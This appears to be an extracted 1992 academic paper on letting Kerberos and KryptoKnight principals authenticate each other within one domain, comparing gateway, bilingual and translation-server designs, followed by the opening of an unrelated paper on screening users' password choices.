The study is limited to *intra-domain* authentication. This means that both authentication servers (AS¹) have access to the same principal database (PDB), which maps principal names to their (pseudo-) master keys (amongst other things). Hence, any process with access to that PDB can easily transform Kerberos-tickets into KryptoKnight-tickets and vice versa.

Without access to a common PDB, key distribution and authentication have to be resolved at the *inter-domain* level². However, this is at best very hard if both security

¹In Kerberos, the authentication server and the ticket-granting server are two separate entities; however, since both use the same database and since both issue tickets, we will throughout this paper designate both by the same name: AS.

²This requires direct or indirect communication between the ASes of both domains, which can be accomplished in several ways. Hence, another source of incompatibility might exist.

protocols are very dissimilar (such as Kerberos and KryptoKnight) and may even be impossible in certain cases [PDJ92]. Nevertheless, interconnection at the inter-domain level has several advantages:

- The interconnection mechanism does not interfere with the intra-domain security; more specifically, it has no access to intra-domain secrets (keys). Hence, it should be safer.
- The interconnection mechanism can easily be integrated in an existing heterogeneous network: there is no need to modify the internal security architecture of each domain. A specific gateway must only be installed at the inter-domain boundaries.
- Interconnection to certain authentication systems requires the use of proprietary or export-restricted cryptographic software or hardware. If the interconnection is done at the inter-domain level, only the gateway will need access to these products.

However, building a gateway that translates cryptographic tokens for security protocols is a contradiction per se in that the gateway must of necessity be involved in secure end-to-end flows, which makes these less secure.

The general framework for this paper is depicted in Figure 1. The ovals represent processes, the big rectangle labeled 'Domain X' the network through which the processes communicate. Each process is associated with a certain 'principal', which is a user or some other authority. Principals are named P_1, P_2 , etc. The superscript Ke or Kr indicates the protocol used by the processes: Kerberos respectively KryptoKnight. This paper looks at ways to let P_i^{Ke} and P_j^{Kr} authenticate each other; in the most general scenario these two principals do not yet share a common session key.




Figure 1: Intra-domain authentication

1.1 Overview

The paper is organized as follows: in section 2, the protocols used by Kerberos and KryptoKnight are briefly sketched. Section 3 addresses the interoperability of Kerberos and KryptoKnight. Three general solutions are described, based on transparency for both or only one participant. Section 4, finally, elaborates on one of the solutions touched in the previous section, namely interoperability using a Translation Server.

2 Kerberos and KryptoKnight.

In this section, the protocols used by Kerberos and KryptoKnight are summarized. More in-depth descriptions and the rationale for these protocols can be found in [SNS88, KN90] for Kerberos and in [BGH⁺91, BJK⁺92, MTHZ92, Her92] for KryptoKnight.


Care has been taken to avoid unnecessary details. In order to simplify the notation, fields that are not needed for the security of the protocols are omitted. Also, the order of fields being encrypted or protected by a MIC has been changed to get a more uniform notation.

2.1 Notation

The following abbreviations are used throughout the paper:

AS	Authentication Server (also Key Distribution Center)
PDB	Principal Database
K_a	Master key of principal A
K_{ab}	Session key used between principals A and B
$T_a^{pw}(K_a)$	Ticket for principal A, containing his master key K_a , sealed with a key derived from password pw
$T_a(K_{ab})$	Ticket for principal A, containing the session key K_{ab} , sealed with A's master key K_a
TGT_a	Ticket-granting ticket of Principal A containing K_a
N_a	Nonce generated by principal A
$\{\text{text}\}^K$	text encrypted with key K
$[\text{text}]^K$	text integrity protected by MIC based on key K
$[[\text{text}]]^K$	MIC itself
M_a	MIC based on key K_a without specifying the text
$[\text{field}]$	optional field
$[\text{text}]_{\text{safe}}^K$	text sent in a safe message (protected by K -based MIC)
$\{\text{text}\}_{\text{priv}}^K$	text sent in a private message (encrypted with key K)


The *single sign-on* protocols (SSO) are not considered, since they only involve a participant and his AS. SSO is only used by principals that have no means to possess a strong master key (typically users). The result of the protocol is that the initiator (A) receives a ticket-granting ticket (TGT_a) and a ticket ($T_a^{pw}(K_a)$), both containing A's (session-) master key (K_a); $T_a^{pw}(K_a)$ can be deciphered by A (via its password pw), while TGT_a will be stored by the principal in its credentials cache and sent to the AS whenever the principal wants to exchange K_a -secured communication with the AS (since K_a is not stored in the PDB). Hence, ticket-granting tickets can be considered as being part of a 'distributed' PDB. Both, Kerberos and KryptoKnight provide a similar SSO-protocol:




2.2 Kerberos

Kerberos is based on the client-server paradigm; hence, we will use the terms ‘client’ and ‘server’ explicitly. Authentication and key distribution is always initiated by the client. Moreover, the client will keep the server’s ticket and will send it every time when he initiates an authentication session with that server.

The *mutual authentication* protocol is represented by the following two-message exchange. For one-way authentication, only the first message (a1) is required.



Key distribution always happens prior to the authentication protocol, and is only requested by the client:



The information contained in the client's ticket ($T_c(K_{cs})$) and the server's ticket ($T_s(K_{cs})$) is given by the following expressions:

$$T_c(K_{cs}) = \{S, N_c, K_{cs}, \dots\}^{K_c} \quad \text{and} \quad T_s(K_{cs}) = \{C, S, K_{cs}, \dots\}^{K_s}$$

Tickets and session keys are kept by the clients in their credential cache and may be reused until they expire.

2.3 KryptoKnight

KryptoKnight provides a rich set of authentication and key distribution protocols, also based on secret key cryptography.

The security of the basic peer-to-peer authentication protocol has been proven to resist any kind of protocol interleaving attack [BGH⁺91, BJK⁺92]. Moreover, encryption is only used as a one-way function (except for the encryption of keys as part of the key distribution). No clock synchronization is needed between the authenticating parties except when the one-way authentication protocol is used.


In KryptoKnight, the authenticating principals are considered peers, which means that both can initiate or respond to the protocol. Therefore, we shall use the terms ‘initiator’ and ‘responder’ instead of ‘client’ and ‘server’.

Another important property of KryptoKnight is that the amount of cryptographic material (named tokens) is minimal. KryptoKnight uses only two types of cryptographic tokens:

- authentication token, which is essentially a MIC,
- ticket token, which is the encryption of a key.


These tokens are of limited length and can therefore be used by lower layer communication protocols, where free space in message headers might be scarce.

The basic mutual authentication protocol is given by the following three-message exchange:



The initiator sends in the first message (a1) a ticket ($T_b(K_{ab})$) for the responder if it is available (in the credential cache). Note that not all fields need be sent if they can be derived or are known by the recipient. For instance, in message (a2), B need not send N_a or B, since they are already known to A.


For one-way authentication, KryptoKnight provides a time-based one message protocol³:



Unlike Kerberos, *key distribution* may be interleaved with the authentication protocol. Different scenarios are possible, depending on which party (initiator or responder) contacts the AS. The two important scenarios being considered are:

- the AS-protocol, where key distribution and authentication are interleaved,
- the time-based AS-protocol (TAS-protocol), where key distribution occurs prior to authentication.

In the AS-protocol, the responder contacts the AS after having received the first authentication message (a1)⁴. (This is only valid if mutual authentication is requested.)



where the formats of the tickets are given by the following expressions:


$$T_a(K_{ab}) = B, AS, N_a, N_{as}, \{K_{ab}\}^{M_a} \text{ and } M_a = \llbracket B, AS, N_a, N_{as} \rrbracket^{K_a}$$

$$T_b(K_{ab}) = A, AS, N_b, N_{as}, \{K_{ab}\}^{M_b} \text{ and } M_b = \llbracket A, AS, N_b, N_{as} \rrbracket^{K_b}$$

³This is the only case where initiator and responder must have synchronized clock.

⁴It is assumed that, in this case, (a1) also contains TGT_a .


The time-based AS-protocol is very similar to Kerberos' key distribution protocol: the initiator first gets two tickets from the AS and then starts the authentication protocol:




This protocol is called time-based, because in this case N_b in $T_b(K_{ab})$ is replaced by a timestamp (the current time on the AS's clock), since the initiator does not have B's nonce yet when sending (k1). Note, however, that the current time is used here as a nonce; hence only weak clock synchronization is necessary:

$$T_b(K_{ab}) = A, AS, \text{time}, N_{as}, \{K_{ab}\}^{M_b} \text{ and } M_b = \llbracket A, AS, \text{time}, N_{as} \rrbracket^{K_b}$$

The complete scenario (key distribution and authentication) for the TAS-protocol is given by the following sequence of messages:



If the responder is closer to the AS, he might as well contact the AS for key distribution instead of the initiator (AS-protocol):



3 Interoperation of Kerberos and KryptoKnight

Figure 1 sketched the framework for the interoperation of Kerberos and KryptoKnight. Since both authentication servers use the same database (PDB), both servers can be joined together into one 'virtual' AS, capable of sending and receiving Kerberos messages to Kerberos principals and KryptoKnight messages to KryptoKnight principals. Before we tackle





Figure 2: Constraints for the interconnection mechanism

the problem, we need to restrain the possible solutions. The following requirements should be met (see also Figure 2):

- The interconnection mechanism must be safe; i.e. intruders should not be able to exploit the interconnection mechanism to launch an attack against one of the native systems.
- The changes to the native systems should be *minimal*. Therefore:
 - The ASes and the key distribution protocols (message-flows (1) and (2)) remain unchanged.
 - The mechanism should be *transparent* for at least one participant. In other words, message-flow (3) should comply with:



where X is either Ke or Kr and Y is the other protocol.

In the remainder of this section, three possible solutions are discussed on their merits and disadvantages. A more in-depth study can be found in [Her92].

The first interconnection mechanism (a protocol converter or a gateway) provides *complete transparency* for both native systems, at the expense of less efficient communication. The second mechanism (bilingualness) is *transparent for one party*, but does not incur the communication overhead; however, it requires an extensive memory. Finally, the last mechanism trades this huge memory consumption for a few extra message exchanges.

3.1 A Protocol Converter or Gateway

Complete transparency for both KryptoKnight and Kerberos participants can be attained by introducing a *protocol converter* or *gateway* (GW) that translates tickets and authentication messages from one system to the other (see Figure 3). The GW starts and coordinates an authentication dialogue with both parties.



Figure 3: A Protocol Converter or Gateway (GW)

Logically, the GW contains two proxies, P_j^{Ke} and P_i^{Kr} that represent P_j^{Kr} and P_i^{Ke} in the Kerberos and KryptoKnight systems.

Not all authentication messages should pass the GW, only those where heterogeneity is involved. This could be accomplished by providing two name-servers, one for Kerberos and another for KryptoKnight. Participants using Kerberos will have their real address in the Kerberos' name-server; however, in the KryptoKnight's name-server, they will be entered with the GW's address. Similarly, the Kerberos' name-server will hold the GW's address for all participants using KryptoKnight.

Figures 4 and 5 show the message-flows between a Kerberos and a KryptoKnight participant. In Figure 4 the messages sent by a Kerberos client C^{Ke} to a KryptoKnight server




Figure 4: Authentication between Kerberos Client and KryptoKnight Server

S^{Kr} are intercepted by the GW. The Kerberos ticket ($T_s^{Ke}(K_{cs})$) is transformed into a KryptoKnight ticket ($T_s^{Kr}(K_{cs})$), the proxy C'^{Kr} will look up the real address of S^{Kr} and will start an authentication dialogue with that server. It is clear that the GW needs the server's master key (K_s) and hence, should be able to access the PDB. During the complete session, the GW will also retain state-information (K_{cs} , nonces, the time, ...). If client and server intend to use the session key (K_{cs}) for exchanging safe or private messages, then the gateway must store this key until it expires, since these messages will have to be translated too. But even if no such messages are ever sent, all application messages will incur extra communication overhead since the GW is always in the middle.

The temporal order in which clients and servers authenticate each other is different in Kerberos and KryptoKnight. Hence, this might lead to *premature authentication* when the initiator is a KryptoKnight client (fig. 5). In this scenario, (a_2^{kr}) authenticates the proxy S'^{Kr} to C^{Kr} , without guarantee that the principal he represents (S^{Ke}) will be able to authenticate himself properly. Similarly, (a_1^{kr}) prematurely authenticates the proxy C'^{Kr} to S^{Kr} . In whichever way the messages are interleaved, it is impossible to do so without premature authentication of one of the proxies to his peer. However, when a failure occurs, GW-proxies should break their connections with C^{Kr} and S^{Ke} , thus preventing any further message exchange between client and server. No harm has been done, since the information disclosed in the dialogues could also have been observed by passive wiretapping. Note also, that if the client does not send a ticket for the server in the first message, the GW can request the necessary tickets from the AS.

We can conclude that a 'protocol converter' between Kerberos and KryptoKnight is possible, but the communication overhead might be substantial. Only if client-server sessions are relatively short and heterogeneity is the exception rather than the rule, this scheme




Figure 5: Authentication between KryptoKnight Client and Kerberos Server

might be a first choice, since clients and servers remain unchanged.

3.2 Bilingual Participants

Instead of using a gateway that translates between the two security systems, it is also possible to make a participant *bilingual*, i.e. knowledgeable of both native systems.

Two possibilities exist, depending on which participant is bilingual: the client or the server. Figure 6 shows a bilingual server, capable of performing a Kerberos authentication dialogue with Kerberos clients and a KryptoKnight dialogue with KryptoKnight clients.




Figure 6: Bilingual Servers

A new 'bilingual' api (api^{Ke-Kr}) has to be written, and the code of the bilingual participants altered. This has the advantage that the correct messages are being sent and no translation is necessary. However, since both Kerberos and KryptoKnight libraries must be present in one process, the resulting address space is considerable.

As a final remark, if clients are bilingual, they have to know in advance which security system the server uses. Hence, this information must be available in the name-server. Bilingual servers are easier to manage, since the first message received from a client identifies the appropriate system.

3.3 Translation Servers

In a heterogeneous environment, one participant can also contact a *translation server* (TS) for constructing and verifying messages belonging to the other security system. Four differ-

ent cases can be distinguished, depending on which party contacts the TS (see also Figure 7). These cases can be coupled column- or rowwise, each coupling fulfilling a different transparency requirement: combining the two schemes in (a) provides transparency to all KryptoKnight participants, (b) provides transparency to all Kerberos participants, (c) to all servers and (d) to all clients. The only acceptable solutions are (a) or (b), since the other two possibilities would necessitate changes to both KryptoKnight and Kerberos.




Figure 7: Using a translation server

The advantage of this approach is that only one process (the TS) will include both libraries. However, it involves extra communication overhead, since one participant has to exchange messages with the TS. Moreover, the api must be altered. Figure 8 shows a scheme that is transparent to a Kerberos server. When a KryptoKnight client needs to authenticate with a Kerberos server, the 'enhanced' api (api^{Kr-Ts}) will request the TS for the right Kerberos messages to be exchanged with the server.




Figure 8: Transparency to Kerberos

The design of the dialogue between a participant and the TS should be done with care, since this scheme might impose a security risk. The TS constructs (and/or verifies)

authentication messages. It should not be possible to 'trick' the TS into constructing messages that could be used to impersonate a principal. In the next section, we show how such a dialogue might be developed.

4 Translation Server: Protocol

In this section, a protocol used between a translation server and KryptoKnight participants is developed. We have chosen a scheme that is transparent to Kerberos for several reasons:

- The Kerberos protocol is simpler; hence, the interaction with the TS will be less complex.
- It has been shown that KryptoKnight is absolutely secure [BGH⁺91]; hence, by using this system in the dialogue between participant and TS, we do not open a back-door for a possible attack.

The dialogue is based on a few assumptions, that are not difficult to fulfill:

- All Kerberos participants (including the TS) have synchronized clocks.
- KryptoKnight participants need no clock synchronization (the one-way authentication is omitted).
- The TS translates tickets from one format to the other, and constructs the two 'cryptographic tokens' that are used in the Kerberos dialogue; it should be clear that the TS needs access to the PDB.

Figure 9 shows the dialogue between a KryptoKnight client and the TS. The first three




Figure 9: Authentication between KryptoKnight Client and Kerberos Server

messages constitute the usual mutual authentication protocol. To the last of them (t_1^{kr}), a safe message, containing the server's ticket ($T_s^{Kr}(K_{cs})$) has been appended. The integrity check prevents an intruder from replacing the ticket by another. The TS will first verify whether the server's ticket contains the client's name (C). Otherwise, the ticket is invalid, and the request refused. Next, the TS translates the ticket to the Kerberos format ($T_s^{Ke}(K_{cs})$) and calculates the two cryptographic tokens $\{C, time\}^{K_{cs}}$ and $\{time\}^{K_{cs}}$,

possibly taking the message delays into account. Finally, the ticket and the tokens are returned to the client in a 'private' message. This is necessary, as an intruder might otherwise capture the tokens and start an authentication dialogue with the server before the client does. When the client receives the reply of the server, he can easily verify whether it is valid or not.

To reduce further the work to be done by the client's 'enhanced' api, the TS can return the two already encoded messages to be exchanged with the server. The client is then no longer involved in the assembly/disassembly of the Kerberos messages.

The dialogue between a KryptoKnight server and the TS is very similar and left to the reader. Also, the TS can assist in translating safe and private messages from KryptoKnight to Kerberos and vice versa.

One advantage of this approach, is that this scheme can easily be extended to other authentication protocols. The knowledge of the participant's api about the other security system is minimal: it is sufficient to know the pattern of message-flow (only a few variations are possible), and what to verify. If verification is more complex than mere comparison of bitstrings, the TS could assist (at the expense of extra communication overhead).

5 Conclusion

In this paper three mechanisms were proposed that can be used for heterogeneous intra-domain authentication: a gateway, bilingualness, and finally a translation server. Intra-domain means that the same principal database is used by both native security systems.

The gateway is transparent to the native systems. It is based on the notion of proxies that perform and coordinate separate authentication dialogues with the participants. However, all messages exchanged between the participants will be redirected via the GW, thus introducing a considerable communication overhead. This scheme assumes that the GW can inspect and translate tickets; hence, access to the shared principal database is required. The security is as good as the product of the security of both native systems.

The second solution, bilingualness, is appropriate if heterogeneous authentication happens frequently. It is advantageous to make servers bilingual as the first message sent by the client identifies the protocol used. The major drawback is the memory space occupied by the process, which is substantial, since both libraries have to be linked in the process. The security is as good as that of the least secure native system.

Finally, the translation server seems a good compromise between complete transparency and actual bilingualness (or multi-linguism). The dialogue between the TS and a participant should be designed with care, so that it does not open back-doors for intruders. Sensitive information (such as cryptographic tokens to be used in a future authentication dialogue) has to be encrypted. Also, the TS should always authenticate its clients. The major advantage of this approach is that it can easily be extended to incorporate other security systems with only little changes to the participant's api. Like the gateway, the TS also needs access to the principal database.

Heterogeneous inter-domain authentication is much more difficult to solve, as no secrets are shared between the two domains. The design of a gateway, connecting both domains, is much harder especially if both native systems are so dissimilar as Kerberos and KryptoKnight are. More about inter-domain authentication can be found in [PDJ92].

6 Acknowledgments

This work was achieved as the result of a joint research project between the K.U.Leuven and the IBM Zürich Research Laboratory.

References

- [BGH⁺91] Ray Bird, Inder Gopal, Amir Herzberg, Phil Janson, Shay Kutten, Refik Molva, and Moti Yung. Systematic design of a family of attack-resistant authentication protocols. In *Proceedings of CRYPTO 91*, Santa Barbara, CA, August 1991.
- [BJK⁺92] Ray Bird, Inder Gopal, Amir Herzberg, Phil Janson, Shay Kutten, Refik Molva, and Moti Yung. A modular family of attack-resistant protocols for authentication. (*Submitted to IEEE JSAC*), 1992.
- [BM90] Steven M. Bellovin and Michael Merrit. Limitations of the Kerberos authentication system. *Computer Communications Review*, 20(5):119–132, October 1990.
- [PDJ92] Frank Piessens, Bart L. De Decker, Phil Janson. Interconnecting domains with heterogeneous key distribution and authentication protocols. *Submitted to the Journal of Internetworking*, 1992.
- [Her92] Elsie Van Herreweghen. Een authenticatiesysteem gebaseerd op toevalsgetallen. Ms. thesis (dutch), 1992.
- [ISO88] ISO. Banking — key management (wholesale). IS 8732, 1988.
- [KN90] John Kohl and B. Clifford Neuman. The Kerberos network authentication service, version 5, draft 4, December 1990.
- [MTHZ92] Refik Molva, Gene Tsudik, Els Van Herreweghen, and Stefano Zatti. *Krypto-Knight* authentication and key distribution system. In *Proceedings of ESORICS 92*, October 1992.
- [SNS88] Jennifer G. Steiner, Clifford Neuman, and Jeffrey I. Schiller. Kerberos: An authentication service for open network systems. In *Usenix Conference Proceedings*, pages 191–202, February 1988.

Observing Reusable Password Choices

Eugene H. Spafford

Department of Computer Sciences
Purdue University
West Lafayette, IN 47907-1398
spaf@cs.purdue.edu

31 July 1992

Abstract

From experience, a significant number of recent computer breakins — perhaps the majority — can be traced back to an instance of a poorly-chosen reusable password. Once a system intruder has gained access to one account by breaking a password, it is often a simple matter to find system flaws and weaknesses that thereafter allow entry to other accounts and increasing amounts of privilege.

The OPUS project being conducted at Purdue is an attempt to screen users' selection of passwords to prevent poor choices. The focus of the project is on using screening methods that are both time and space-efficient and to provide a mechanism that is effective for workstations with little or no disk as well as mainframes.

To test this mechanism, we require a representative sample of real passwords. Thus, we constructed a method of sampling real passwords choices as they were made by users. The challenge of such a sampling mechanism is how to protect it from attack, and how to protect the results from being used against the system. This paper discusses our approach, and some of our initial observations on the words collected.

1 Introduction

From experience, a significant number of recent computer breakins — perhaps the majority — can be traced back to an instance of a poorly-chosen reusable password.¹ Once a system intruder has gained access to one account by breaking a password, it is often a simple matter to find system flaws and weaknesses that thereafter allow entry to other accounts and increasing amounts of privilege.

Reusable passwords provide a cost-effective method of authentication. They do not require special hardware, they may be used from any form of dial-in port or terminal connected to the target system, the mechanism can easily be understood by most users, and they allow users to manage some of their own account security. Reusable passwords have been widely studied[12] and they seem to be well-understood.. For

¹ Communications from members of the CERT/CC and from local system administrators support this observation.

these reasons, they are often used as the primary form of authentication in multi-user systems, and in many single-user products.

